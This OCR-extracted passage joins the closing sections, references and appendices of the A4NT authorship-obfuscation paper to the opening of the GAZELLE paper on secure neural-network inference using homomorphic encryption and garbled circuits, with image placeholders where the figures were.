



Figure 8: Output Privacy vs Privacy on Input.





Figure 9: Meteor score plotted against input difficulty.





Figure 10: Histogram of privacy gain (left side) is shown alongside comparison of meteor score vs privacy gains.

score of the A$^4$NT output against the difficulty of the input text. We see that the meteor is high for sentences already across the decision boundary. These are easy cases, where the A$^4$NT networks need not intervene. As the input gets more difficult, the meteor score of the A$^4$NT output drops, as the network needs to do more changes to be able to fool the attribute classifier. The *CycML+Lang* model fares better than the other two models, with consistently higher meteor across the difficulty spectrum.

Figure 10 shows the histogram of privacy gain across the test set. Privacy gain is the difference between the attribute classifier score on the input and the A$^4$NT network output. We see that majority of transformations by the A$^4$NT networks leads to positive privacy gains, with only a small fraction leading to negative privacy gains. This is promising given that this histogram is over all the 500k sentences in the test set. Meteor score plotted against privacy gain shown in Figure 10, again confirms that large privacy gains comes with a trade-off of loss in semantics.

## 7 Conclusions

We presented a novel fully automatic method for protecting privacy sensitive attributes of an author against NLP based attackers. Our solution consists of the A$^4$NT network which learns to protect private attributes with novel adversarial training of a machine translation model. The A$^4$NT network achieves this by learning to perform style-transfer without paired data.

A$^4$NT offers a new data driven approach to authorship obfuscation. The flexibility of this end-to-end trainable model means it can adapt to new attack methods and datasets. Experiments on three different attributes namely age, gender and identity, showed that the A$^4$NT network is able to effectively fool the attribute classifiers in all the three settings. We also show that the A$^4$NT network also performs well against multiple unseen classifier architectures. This strong empirical evidence suggests that the method is likely to be effective against previously unknown NLP adversaries.

We developed a novel solution to preserve the meaning of input text using likelihood of reconstruction. Semantic similarity (quantified by meteor score) of the A$^4$NT network remains high for easier sentences, which do not contain obvious give-away words (school, work, husband etc.), but is lower on difficult sentences indicating the network effectively learns to identify and apply the right magnitude of change. The A$^4$NT network can be operated at different points on the privacy-effectiveness and semantic-similarity trade-off curve, and thus offers flexibility to the user. The experiments on the political speech data show the limits to which style transfer based approach can be used to hide attributes. On this challenging data with very distinct styles by the two authors, our method effectively fools the identity classifier but achieves this by altering the semantics of the input text.

## Acknowledgment

This research was supported in part by the German Research Foundation (DFG CRC 1223). We would also like to thank Yang Zhang, Ben Stock and Sven Bugiel for helpful feedback.

## References

[1] P. Juola *et al.*, "Authorship attribution," *Foundations and Trends® in Information Retrieval*, 2008.

[2] E. Stamatatos, "A survey of modern authorship attribution methods," *Journal of the Association for Information Science and Technology*, 2009.

[3] S. Ruder, P. Ghaffari, and J. G. Breslin, "Character-level and multi-channel convolutional neural networks for large-scale authorship attribution," *arXiv preprint arXiv:1609.06686*, 2016.

[4] S. Argamon, M. Koppel, J. W. Pennebaker, and J. Schler, "Automatically profiling the author of an anonymous text," *Communications of the ACM*, 2009.

[5] R. Overdorf and R. Greenstadt, "Blogs, twitter feeds, and reddit comments: Cross-domain authorship attribution," *Proceedings on Privacy Enhancing Technologies*, 2016.

[6] A. Narayanan, H. Paskov, N. Z. Gong, J. Bethencourt, E. Stefanov, E. C. R. Shin, and D. Song, "On the feasibility of internet-scale author identification," in *Security and Privacy (SP), 2012 IEEE Symposium on*. IEEE, 2012.

[7] P. Juola. (2013) How a computer program helped show J.K. rowling write a cuckoos calling. [Online]. Available: https://goo.gl/mkZai1

[8] A. A. Morgan-Lopez, A. E. Kim, R. F. Chew, and P. Ruddle, "Predicting age groups of twitter users based on language and metadata features," *PloS one*, 2017.

[9] K. Ikeda, G. Hattori, C. Ono, H. Asoh, and T. Higashino, "Twitter user profiling based on text and community mining for market analysis," *Know.-Based Syst.*, 2013.

[10] A. Makazhanov, D. Rafiei, and M. Waqar, "Predicting political preference of twitter users," *Social Network Analysis and Mining*, 2014.

[11] H. Grassegger and M. Krogerus. (2017) The data that turned the world upside down. [Online]. Available: https://motherboard.vice.com/en_us/article/mg9vvn/how-our-likes-helped-trump-win

[12] M. Brennan, S. Afroz, and R. Greenstadt, "Adversarial stylometry: Circumventing authorship recognition to preserve privacy and anonymity," *ACM Transactions on Information and System Security (TISSEC)*, 2012.

[13] S. Afroz, M. Brennan, and R. Greenstadt, "Detecting hoaxes, frauds, and deception in writing style online," in *Security and Privacy (SP), 2012 IEEE Symposium on*. IEEE, 2012.

[14] A. W. McDonald, S. Afroz, A. Caliskan, A. Stolerman, and R. Greenstadt, "Use fewer instances of the letter" i": Toward writing style anonymization." in *Privacy Enhancing Technologies*. Springer, 2012.

[15] D. Castro, R. Ortega, and R. Muñoz, "Author Masking by Sentence Transformation—Notebook for PAN at CLEF 2017," in *CLEF 2017 Evaluation Labs and Workshop – Working Notes Papers*, Sep. 2017.

[16] Y. Keswani, H. Trivedi, P. Mehta, and P. Majumder, "Author masking through translation." in *CLEF (Working Notes)*, 2016.

[17] A. Caliskan and R. Greenstadt, "Translate once, translate twice, translate thrice and attribute: Identifying authors and machine translation tools in translated text," in *2012 IEEE Sixth International Conference on Semantic Computing*, Sept 2012.

[18] I. Goodfellow, J. Pouget-Abadie, M. Mirza, B. Xu, D. Warde-Farley, S. Ozair, A. Courville, and Y. Bengio, "Generative adversarial nets," in *Advances in Neural Information Processing Systems (NIPS)*, 2014.

[19] I. Sutskever, O. Vinyals, and Q. V. Le, "Sequence to sequence learning with neural networks," in *Advances in neural information processing systems*, 2014.

[20] W. Xu, A. Ritter, B. Dolan, R. Grishman, and C. Cherry, "Paraphrasing for style," *Proceedings of COLING 2012*, 2012.

[21] S. Afroz, A. C. Islam, A. Stolerman, R. Greenstadt, and D. McCoy, "Doppelgänger finder: Taking stylometry to the underground," in *Security and Privacy (SP), 2014 IEEE Symposium on*. IEEE, 2014.

[22] A. Caliskan-Islam, R. Harang, A. Liu, A. Narayanan, C. Voss, F. Yamaguchi, and R. Greenstadt, "De-anonymizing programmers via code stylometry," in *USENIX Security Symposium*, 2015.

[23] A. Abbasi and H. Chen, "Writeprints: A stylometric approach to identity-level identification and similarity detection in cyberspace," *ACM Transactions on Information Systems (TOIS)*, 2008.

[24] D. Bagnall, "Author identification using multi-headed recurrent neural networks," *arXiv preprint arXiv:1506.04891*, 2015.

[25] G. Kacmarcik and M. Gamon, "Obfuscating document stylometry to preserve author anonymity," in *Proceedings of the COLING/ACL on Main conference poster sessions*. Association for Computational Linguistics, 2006.

[26] G. Karadzhov, T. Mihaylova, Y. Kiprov, G. Georgiev, I. Koychev, and P. Nakov, "The case for being average: A mediocrity approach to style masking and author obfuscation," in *International Conference of the Cross-Language Evaluation Forum for European Languages*. Springer, 2017.

[27] D. Bahdanau, K. Cho, and Y. Bengio, "Neural machine translation by jointly learning to align and translate," *Proceedings of the International Conference on Learning Representations (ICLR)*, 2014.

[28] Y. Wu, M. Schuster, Z. Chen, Q. V. Le, M. Norouzi, W. Macherey, M. Krikun, Y. Cao, Q. Gao, K. Macherey *et al.*, "Google's neural machine translation system: Bridging the gap between human and machine translation," *arXiv preprint arXiv:1609.08144*, 2016.

[29] T. Shen, T. Lei, R. Barzilay, and T. Jaakkola, "Style transfer from non-parallel text by cross-alignment," *To appear in NIPS*, 2017.

[30] C. Szegedy, W. Zaremba, I. Sutskever, J. Bruna, D. Erhan, I. Goodfellow, and R. Fergus, "Intriguing properties of neural networks," in *Proceedings of the International Conference on Learning Representations (ICLR)*, 2014.

[31] I. Goodfellow, J. Shlens, and C. Szegedy, "Explaining and harnessing adversarial examples," in *Proceedings of the International Conference on Learning Representations (ICLR)*, 2015.

[32] N. Carlini and D. Wagner, "Towards evaluating the robustness of neural networks," in *Security and Privacy (SP), 2017 IEEE Symposium on*. IEEE, 2017.

[33] S. J. Oh, M. Fritz, and B. Schiele, "Adversarial image perturbation for privacy protection–a game theory perspective," in *International Conference on Computer Vision (ICCV)*, 2017.

[34] S. Samanta and S. Mehta, "Towards crafting text adversarial samples," *arXiv preprint arXiv:1707.02812*, 2017.

[35] B. Liang, H. Li, M. Su, P. Bian, X. Li, and W. Shi, "Deep text classification can be fooled," *arXiv preprint arXiv:1704.08006*, 2017.

[36] R. Jia and P. Liang, "Adversarial examples for evaluating reading comprehension systems," in *Proceedings of the 2017 Conference on Empirical Methods in Natural Language Processing*, 2017.

[37] J. Schler, M. Koppel, S. Argamon, and J. W. Pennebaker, "Effects of age and gender on blogging." in *AAAI spring symposium: Computational approaches to analyzing weblogs*, 2006.

[38] A. A. Morgan-Lopez, A. E. Kim, R. F. Chew, and P. Ruddle, "Predicting age groups of twitter users based on language and metadata features," *PLOS ONE*, 08 2017.

[39] S. Hochreiter and J. Schmidhuber, "Long short-term memory," *Neural computation*, 1997.

[40] T. Mikolov, I. Sutskever, K. Chen, G. S. Corrado, and J. Dean, "Distributed representations of words and phrases and their compositionality," in *Advances in Neural Information Processing Systems (NIPS)*, 2013.

[41] J. Pennington, R. Socher, and C. Manning, "Glove: Global vectors for word representation," in *Proceedings of the 2014 conference on empirical methods in natural language processing (EMNLP)*, 2014.

[42] R. J. Weiss, J. Chorowski, N. Jaitly, Y. Wu, and Z. Chen, "Sequence-to-sequence models can directly transcribe foreign speech," *arXiv preprint arXiv:1703.08581*, 2017.

[43] X. Ma and E. Hovy, "End-to-end sequence labeling via bi-directional LSTM-CNNs-CRF," in *Proceedings of the Annual Meeting of the Association for Computational Linguistics (ACL)*, 2016.

[44] R. Shetty, M. Rohrbach, L. A. Hendricks, M. Fritz, and B. Schiele, "Speaking the same language: Matching machine to human captions by adversarial training," in *Proceedings of the IEEE International Conference on Computer Vision (ICCV)*, 2017.

[45] E. Jang, S. Gu, and B. Poole, "Categorical reparameterization with gumbel-softmax," *Proceedings of the International Conference on Learning Representations (ICLR)*, 2016.

[46] J.-Y. Zhu, T. Park, P. Isola, and A. A. Efros, "Unpaired image-to-image translation using cycle-consistent adversarial networks," *Proceedings of the IEEE International Conference on Computer Vision (ICCV)*, 2017.

[47] A. Conneau, D. Kiela, H. Schwenk, L. Barrault, and A. Bordes, "Supervised learning of universal sentence representations from natural language inference data," in *Proceedings of the Conference on Empirical Methods in Natural Language Processing (EMNLP)*, 2017.

[48] R. Kiros, Y. Zhu, R. R. Salakhutdinov, R. Zemel, R. Urtasun, A. Torralba, and S. Fidler, "Skip-thought vectors," in *Advances in neural information processing systems*, 2015.

[49] S. R. Bowman, G. Angeli, C. Potts, and C. D. Manning, "A large annotated corpus for learning natural language inference," *Proceedings of the Conference on Empirical Methods in Natural Language Processing (EMNLP)*, 2015.

[50] Pytorch framework. [Online]. Available: http://pytorch.org/

[51] T. Tieleman and G. Hinton, "Lecture 6.5-rmsprop: Divide the gradient by a running average of its recent magnitude," *COURSERA: Neural networks for machine learning*, 2012.

[52] J. T. Woolley and G. Peters. (1999) The american presidency project. [Online]. Available: http://www.presidency.ucsb.edu

[53] J. R. Finkel, T. Grenager, and C. Manning, "Incorporating non-local information into information extraction systems by gibbs sampling," in *Proceedings of the Annual Meeting of the Association for Computational Linguistics (ACL)*, 2005.

[54] M. Denkowski and A. Lavie, "Meteor universal: Language specific translation evaluation for any target language," in *Proceedings of the Ninth Workshop on Statistical Machine Translation*. ACL, 2014.

[55] Z. Li, X. Jiang, L. Shang, and H. Li, "Paraphrase generation with deep reinforcement learning," *arXiv preprint arXiv:1711.00279*, 2017.

[56] D. Elliott, S. Frank, L. Barrault, F. Bougares, and L. Specia, "Findings of the second shared task on multimodal machine translation and multilingual image description," in *Proceedings of the Second Conference on Machine Translation*, 2017.

[57] E. Agirre, C. Banea, D. Cer, M. Diab, A. Gonzalez-Agirre, R. Mihalcea, G. Rigau, and J. Wiebe, "Semeval-2016 task 1: Semantic textual similarity, monolingual and cross-lingual evaluation," in *Proceedings of the 10th International Workshop on Semantic Evaluation (SemEval-2016)*, 2016.

[58] C. J. Maddison, A. Mnih, and Y. W. Teh, "The concrete distribution: A continuous relaxation of discrete random variables," *Proceedings of the International Conference on Learning Representations (ICLR)*, 2016.

# A Differentiability of discrete samples

We obtain an output sentence sample $\tilde{s_y}$ from the A$^4$NT network $Z_{xy}$ by sampling from the distribution $p(\tilde{w}_t|s_x)$, shown in (5), repeatedly until a special 'END' token is sampled. This naive sampling though is not suitable for training $Z_{xy}$ within a GAN framework as sampling from multinomial distribution is not differentiable.

To make sampling differentiable we follow the approach used in [44] and use the Gumbel-Softmax approximation [45] to obtain differentiable soft samples from $p(\tilde{w}_t|s_x)$. The gumbel-softmax approximation includes two parts. First, the re-parametrization trick using the gumbel random variable is applied to make the process of sampling from a multinomial distribution differentiable with respect to the probabilities $p(\tilde{w}_t|s_x)$. Next, softmax is used to approximate the arg-max operator to obtain "soft" samples instead of one-hot vectors. This makes the samples themselves differentiable. Thus, the gumbel-softmax approximation allows differentiating through sentence samples from the A$^4$NT network enabling end-to-end GAN training. Further details on gumbel-softmax approximation can be found in [45, 58].

# B Human evaluation

| Rating | Instruction |
|---|---|
| 5 | The two sentences are completely equivalent, as they mean the same thing. |
| 4 | The two sentences are mostly equivalent, but some unimportant details differ. |
| 3 | The two sentences are roughly equivalent, but some important information differs/missing. |
| 2 | The two sentences are not equivalent, but share some details. |
| 1 | The two sentences are not equivalent, but are on the same topic |
| 0 | The two sentences are completely dissimilar |

Table X: The zero to five scale and corresponding instructions used to conduct the user study of absolute semantic similarity between the input and the output sentence.





Figure 11: Comparing distribution of ratings obtained by our model and the GoogleMT baseline in the absolute semantic similarity user study. Left figures shows the distribution of the ratings, whereas the figure on the right shows the distribution of maximum difference between user ratings for each sentence.

Both the user studies presented in Section 6.1.2 were conducted on Amazon Mechanical Turk platform (AMT). The workers were based in the united states and were required to have Mechanical Turk masters qualification, which is given by the AMT platform to workers producing high quality work. The workers were also required to have a minimum approval rating of 95% in their prior assignments on AMT. All the workers who participated

in the two user studies were compensated through the AMT platform. The workers were paid an average of 0.02$ for each sentence evaluation task, which took a median of twelve seconds complete. Both the studies were conducted on the human-eval test set containing 745 test sentences and each sentence was evaluated by three unique users. We did not collect any personal information from the users. A total of 18 unique users participated in the user study measuring absolute semantic similarity, with each user rating on an average 176.25 sentences. In the relative semantic similarity evaluations, a total of 70 unique users participated with each user evaluating on average 55.6 pairs of sentences.

**Relative evaluation:** In the first evaluation we show each user the input sentence and the modified sentences from different models and ask the users to pick the sentence which best preserves the meaning of the input text. This task was titled "Pick semantically similar sentence from a list" on AMT and was description provided was "Pick from the given list, the sentence closest in meaning to the provided reference sentence". Each time a model's output sentence is picked by a user, we consider it as ranked first. For sentences were one or more of the models produce output sentence identical to the input, we directly award those models rank one for these sentences. Finally, we compare the models based on the percentage of instances they were ranked first as presented in Section 6.1.2. We found good agreement between the users on this task. All the three users rating each sentence agreed 62% of the time in this task, compared 25% chance of agreement if the three users were randomly voting.

**Absolute evaluation:** We also evaluated the semantic similarity of the edited text to the input on an absolute scale of zero to five. Each user is shown the input sentence and the edited sentence and is asked to rate the semantic similarity on zero (no similarity) to five (identical) scale. This task was titled "Rate the similarity of two sentences on a scale" on AMT and was description provided was "You are presented with two sentences. Rate how similar they are in meaning on a scale of 0 to 5" along with the rating guide in Table X. Again, if a model produces identical output sentence to the input, we award a rating of five automatically. The models are compared using the average rating they obtain as presented in Section 6.1.2. To evaluate the agreement between the three user ratings for each sentence, we plot the distribution of ratings and distribution of maximum difference between the three ratings in Figure 11. We can see that the most of the ratings are distributed between four and five. Also the users tend to rate the sentences similarly, with the maximum difference between user ratings mostly distributed between zero and one. We see that users tend to agree more on our $A^4$NT model compared to the GoogleMT baseline. This is due to the fact that our model preserves many more sentences identical compared to the GoogleMT baseline.

# GAZELLE: A Low Latency Framework for Secure Neural Network Inference

Chiraag Juvekar
MIT MTL

Vinod Vaikuntanathan
MIT CSAIL

Anantha Chandrakasan
MIT MTL

**Abstract**

The growing popularity of cloud-based machine learning raises natural questions about the privacy guarantees that can be provided in such settings. Our work tackles this problem in the context of *prediction-as-a-service* wherein a server has a convolutional neural network (CNN) trained on its private data and wishes to provide classifications on clients' private images. Our goal is to build efficient secure computation protocols which allow a client to obtain the classification result without revealing their input to the server, while at the same preserving the privacy of the server's neural network.

To this end, we design Gazelle, a scalable and low-latency system for secure neural network inference, using an intricate combination of homomorphic encryption and traditional two-party computation techniques (such as garbled circuits). Gazelle makes three contributions. First, we design a homomorphic encryption library which provides fast implementations of basic homomorphic operations such as SIMD (single instruction multiple data) addition, SIMD multiplication and ciphertext slot permutation. Second, we implement homomorphic linear algebra kernels which provide fast algorithms that map neural network layers to optimized homomorphic matrix-vector multiplication and convolution routines. Third, we design optimized encryption switching protocols which seamlessly convert between homomorphic and garbled circuit encodings to enable implementation of complete neural network inference.

We evaluate our protocols on benchmark neural networks trained on the MNIST and CIFAR-10 datasets and show that Gazelle outperforms the best existing systems such as MiniONN (ACM CCS 2017) and Chameleon (Crypto Eprint 2017/1164) by 20–30× in online runtime. When compared with fully homomorphic approaches like CryptoNets (ICML 2016), we demonstrate *three orders of magnitude* faster online run-time.

## 1 Introduction

Fueled by the massive influx of data, sophisticated algorithms and extensive computational resources, modern machine learning has found surprising applications in such diverse domains as medical diagnosis [43, 13], facial recognition [38] and credit risk assessment [2]. We consider the setting of supervised machine learning which proceeds in two phases: a *training* phase where a labeled dataset is turned into a model, and an *inference* or *classification* or *prediction* phase where the model is used to predict the label of a new unlabelled data point. Our work tackles a class of complex and powerful machine learning models, namely *convolutional neural networks* (CNN) which have demonstrated better-than-human accuracy across a variety of image classification tasks [28].

One important use-case for machine learning models (including CNNs) comes up in the setting of *predictions-as-a-service* (PaaS). In the PaaS setting, a large organization trains a machine learning model using its proprietary data. The organization now wants to monetize the model by deploying a service that allows clients to upload their inputs and receive predictions for a price.

The first solution that comes to mind is for the organization to make the model (in our setting, the architecture and parameters of the CNN) freely available for public consumption. This is undesirable for at least two reasons: first, once the model is given away, there is clearly no opportunity for the organization to monetize it, potentially removing its incentives to undergo the expensive data curating, cleaning and training phases; and secondly, the model, which has been trained on private organizational data, may reveal information about users that contributed to the dataset, violating their privacy and perhaps even regulations such as HIPAA.

A second solution that comes to mind is for the organization to build a web service that hosts the model and provides predictions for a small fee. However, this is also undesirable for at least two reasons: first, the users of such a service will rightfully be concerned about the privacy of the inputs they are providing to the web service; and secondly, the organization may not even want to know the user inputs for reasons of legal liability in case of a future data breach.

The goal of our work is to provide practical solutions to this conundrum of *secure neural network inference*. More concretely, we aim to enable the organization and its users to interact in such a way that the user eventually obtains the prediction (without learning the model) and the organization obtains no information about the user's input.

Modern cryptography provides us with many tools, such as fully homomorphic encryption and garbled circuits, that can help us solve this problem. A key take-away from our work is that both techniques have their limitations; understanding their precise trade-offs and using a combination of them judiciously in an application-specific manner helps us overcome the individual limitations and achieve substantial gains in performance. Indeed, several recent works [30, 36, 29, 18, 32] have built systems that address the problem of secure neural network inference using these cryptographic tools, and our work improves on all of them.

Let us begin by discussing these two techniques and their relative merits and shortcomings.

**Homomorphic Encryption.** Fully Homomorphic Encryption (FHE), is an encryption method that allows anyone to compute an arbitrary function $f$ on an encryption of $x$, without decrypting it and without knowledge of the private key [34, 15, 6]. Using just the encryption of $x$, one can obtain an encryption of $f(x)$. Weaker versions of FHE, collectively called partially homomorphic encryption, permit the computation of a subset of all functions, typically functions that perform only additions (AHE) [31] or functions that can be computed by depth-bounded arithmetic circuits (LHE) [5, 4, 14]. Recent efforts, both in theory and in practice have given us large gains in the performance of several types of homomorphic schemes [5, 16, 7, 21, 35, 8] allowing us to implement a larger class of applications with better security guarantees.

The major bottleneck for these techniques, notwithstanding these recent developments, is their *computational complexity*. The computational cost of LHE, for example, grows dramatically with the depth of the circuit that the scheme needs to support. Indeed, the recent *CryptoNets* system gives us a protocol for secure neural network inference using LHE [18]. Largely due to its use of LHE, CryptoNets has two shortcomings. First, they need to change the structure of neural networks and retrain them with special LHE-friendly non-linear activation functions such as the square function. This has a potentially negative effect on the accuracy of these models. Secondly, and perhaps more importantly, even with these changes, the computational cost is prohibitively large. For example, on a neural network trained on the MNIST dataset, the end-to-end latency of CryptoNets is 297.5 *seconds*, in stark contrast to the 30 *milliseconds* end-to-end latency of Gazelle. In spite of the use of interaction, our online bandwidth per inference for this network is a mere 0.05MB as opposed to the 372MB required by CryptoNets.

In contrast to the LHE scheme in CryptoNets, Gazelle employs a much simpler *packed additively homomorphic encryption* (PAHE) scheme, which we show can support very fast matrix-vector multiplications and convolutions. Lattice-based AHE schemes come with powerful features such as SIMD evaluation and automorphisms (described in detail in Section 3) which make them the ideal tools for common linear-algebraic computations.

**Secret Sharing and Garbled Circuits.** Yao's garbled circuits [44] and the secret-sharing based Goldreich-Micali-Wigderson (GMW) protocol [19] are two leading methods for the task of two-party secure computation (2PC). After three decades of theoretical and applied work improving and optimizing these protocols, we now have very efficient implementations, e.g., [10, 9, 12, 33]. The modern versions of these techniques have the advantage of being computationally inexpensive, partly because they rely on symmetric-key cryptographic primitives such as AES and SHA and use them in a clever way [3], because of hardware support in the form of the Intel AES-NI instruction set, and because of techniques such as oblivious transfer extension [27, 3] which limit the use of public-key cryptography to an offline reusable pre-processing phase.

The major bottleneck for these techniques is their *communication complexity*. Indeed, three recent works followed the garbled circuits paradigm and designed systems for secure neural network inference: the SecureML system [30], the MiniONN system [29], the DeepSecure system [36].

DeepSecure uses garbled circuits alone; SecureML uses Paillier's AHE scheme to speed up some operations; and MiniONN uses a weak form of lattice-based AHE to generate "multiplication triples" similar to the SPDZ multiparty computation framework [9]. Our key claim is that understanding the precise trade-off point between AHE and garbled circuit-type techniques allows us to make optimal use of both and achieve large net computational and communication gains. In particular, in Gazelle, we use optimized AHE schemes in a completely different way from MiniONN: while they employ AHE as a pre-processing tool for generating triples, we use AHE to dramatically speed up linear algebra directly.

For example, on a neural network trained on the CIFAR-10 dataset, the most efficient of these three protocols, namely MiniONN, has an online bandwidth cost of 6.2GB whereas Gazelle has an online bandwidth cost of 0.3GB. In fact, we observe across the board a reduction of 20-80$\times$ in the online bandwidth per inference which gets better as the networks grow in size. In the LAN setting, this translates to an end-to-end latency of 3.6s versus the 72s for MiniONN.

Even when comparing to systems such as Chameleon [32] that rely on trusted third-party dealers, we observe a 30$\times$ reduction in online run-time and 2.5$\times$ reduction in online bandwidth, while simultaneously providing a pure two-party solution. A more detailed performance comparison with all these systems, is presented in Section 8.

**(F)HE or Garbled Circuits?** To use (F)HE and garbled circuits optimally, we need to understand the precise computational and communication trade-offs between them. Roughly speaking, homomorphic encryption performs better than garbled circuits when (a) the computation has small multiplicative depth, (ideally multiplicative depth 0 meaning that we are computing a linear function) and (b) the boolean circuit that performs the computation has large size, say quadratic in the input size. Matrix-vector multiplication (namely, the operation of multiplying a plaintext matrix with an encrypted vector) provides us with exactly such a scenario. Furthermore, the most time-consuming computations in a convolutional neural network are indeed the convolutional layers (which are

nothing but a special type of matrix-vector multiplication). The non-linear computations in a CNN such as the ReLU or MaxPool functions can be written as simple *linear-size* circuits which are best computed using garbled circuits. This analysis is the guiding philosophy that enables the design of Gazelle (A more detailed description of convolutional neural networks, is presented in Section 2).

**Our System:** The main contribution of this work is Gazelle, a framework for secure evaluation of convolutional neural networks. It consists of three components: The first component is the *Gazelle Homomorphic Layer* which consists of very fast implementations of three basic homomorphic operations: SIMD addition, SIMD scalar multiplication, and automorphisms (For a detailed description of these operations, see Section 3). Our innovations in this part consist of techniques for division-free arithmetic and techniques for lazy modular reductions. In fact, our implementation of the first two of these homomorphic operations is only 10-20× slower than the corresponding operations on plaintext.

The second component is the *Gazelle Linear Algebra kernels* which consists of very fast algorithms for homomorphic matrix-vector multiplications and homomorphic convolutions, accompanied by matching implementations. In terms of the basic homomorphic operations, SIMD additions and multiplications turn out to be relatively cheap whereas automorphisms are very expensive. At a very high level, our innovations in this part consists of several new algorithms for homomorphic matrix-vector multiplication and convolutions that minimize the expensive automorphism operations.

The third and final component is *Gazelle Network Inference* which uses a judicious combination of garbled circuits together with our linear algebra kernels to construct a protocol for secure neural network inference. Our innovations in this part consist of efficient protocols that switch between secret-sharing and homomorphic representations of the intermediate results and a novel protocol to ensure circuit privacy.

Our protocol also hides strictly more information about the neural network than other recent works such as the MiniONN protocol. We refer the reader to Section 2 for more details.

## 2 Secure Neural Network Inference

The goal of this section is to describe a clean abstraction of *convolutional neural networks* (CNN) and set up the secure neural inference problem that we will tackle in the rest of the paper. A CNN takes an input and processes it through a sequence of *linear* and *non-linear* layers in order to classify it into one of the potential classes. An example CNN is shown is Figure 1.

### 2.1 Linear Layers

The linear layers, shown in Figure 1 in red, can be of two types: convolutional (Conv) layers or fully-connected (FC) layers.

**Convolutional Layers.** We represent the input to a Conv layer by the tuple $(w_i,h_i,c_i)$ where $w_i$ is the image width, $h_i$ is the image height, and $c_i$ is the number of input channels. In other words, the input consists of $c_i$ many $w_i \times h_i$ images. The convolutional layer is then parameterized by $c_o$ filter banks each consisting of $c_i$ many $f_w \times f_h$ filters. This is represented in short by the tuple $(f_w,f_h,c_i,c_o)$. The computation in a Conv layer can be better understood in terms of simpler single-input single-output (SISO) convolutions. Every pixel in the output of a SISO convolution is computed by stepping a single $f_w \times f_h$ filter across the input image as shown in Figure 2. The output of the full Conv layer can then be parameterized by the tuple $(w_o,h_o,c_o)$ which represents $c_o$ many $w_o \times h_o$ output images. Each of these images is associated with a unique filter bank and is computed by the following two-step process shown in Figure 2: (i) For each of the $c_i$ filters in the associated filter bank, compute a SISO convolution with the corresponding channel in the input image, resulting in $c_i$ many intermediate images; and (ii) summing up all these $c_i$ intermediate images.

There are two commonly used padding schemes when performing convolutions. In the *valid* scheme, no input padding is used, resulting in an output image that is smaller than the initial input. In particular we have $w_o = w_i - f_w + 1$ and $h_o = h_i - f_h + 1$. In the *same* scheme, the input is zero padded such that output image size is the same as the input.

In practice, the Conv layers sometimes also specify an additional pair of stride parameters $(s_w, s_h)$ which denotes the granularity at which the filter is stepped. After accounting for the strides, the output image size $(w_o,h_o)$, is given by $(\lfloor (w_i - f_w + 1)/s_w \rfloor, \lfloor (h_i - f_h + 1)/s_h \rfloor)$ for *valid* style convolutions and $(\lfloor w_i/s_w \rfloor, \lfloor h_i/s_h \rfloor)$ for *same* style convolutions.

**Fully-Connected Layers.** The input to a FC layer is a vector $\mathbf{v}_i$ of length $n_i$ and its output is a vector $\mathbf{v}_o$ of length $n_o$. A fully connected layer is specified by the tuple $(\mathbf{W}, \mathbf{b})$ where $\mathbf{W}$ is $(n_o \times n_i)$ weight matrix and $\mathbf{b}$ is an $n_o$ element bias vector. The output is specified by the following transformation: $\mathbf{v}_o = \mathbf{W} \cdot \mathbf{v}_i + \mathbf{b}$.

The key observation that we wish to make is that the number of multiplications in the Conv and FC layers are given by $(w_o \cdot h_o \cdot c_o \cdot f_w \cdot f_h \cdot c_i)$ and $n_i \cdot n_o$, respectively. This makes both the Conv and FC layer computations quadratic in the input size. This fact guides us to use homomorphic encryption rather than garbled circuit-based techniques to compute the convolution and fully connected layers, and indeed, this insight is at the heart of the much of the speedup achieved by Gazelle.





Figure 1: A CNN with two Conv layers and one FC layer. ReLU is used as the activation function and a MaxPooling layer is added after the first Conv layer.

